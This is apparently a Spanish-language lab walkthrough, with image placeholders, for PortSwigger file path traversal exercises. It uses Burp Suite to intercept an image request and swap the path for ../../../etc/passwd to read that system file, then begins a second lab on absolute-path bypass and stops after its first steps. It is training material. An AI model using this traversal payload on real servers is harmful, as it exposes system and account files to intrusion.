


Le damos clic en Open Browser




Abrimos el laboratorio y damos clic en **Access the Lab**:


https://portswigger.net/web-security/file-path-traversal/lab-simple




Hacemos clic dewrecho en una imagen y le damos a inspeccionar, con esto veremos de donde viene la imagen y vemos que proviene de un archivo local en el servidor




Encendemos la captura de trafico haciendo clic en **Intercept is off**




Hacemos clic derecho en la imagen nuevamente y le damos en abrir en una nueva pestaña




Hemos capturado la petición GET, así que precionamos CTRL + R para llevarlo a Repeater




Una vez aquí modificamos el request y en donde hace referencia a la ruta del archivo de imagen pondremos la ruta ../../../etc/passwd






Luego le damos clic en Send para enviar la consulta modificada y obtener el archivo /etc/passwd




Recorrido de ruta de archivo, secuencias transversales bloqueadas con omisión de ruta absoluta

Abrimos la herramienta **Burp Suite**:




Le damos clic en Open Browser




Abrimos el laboratorio y damos clic en **Access the Lab**:

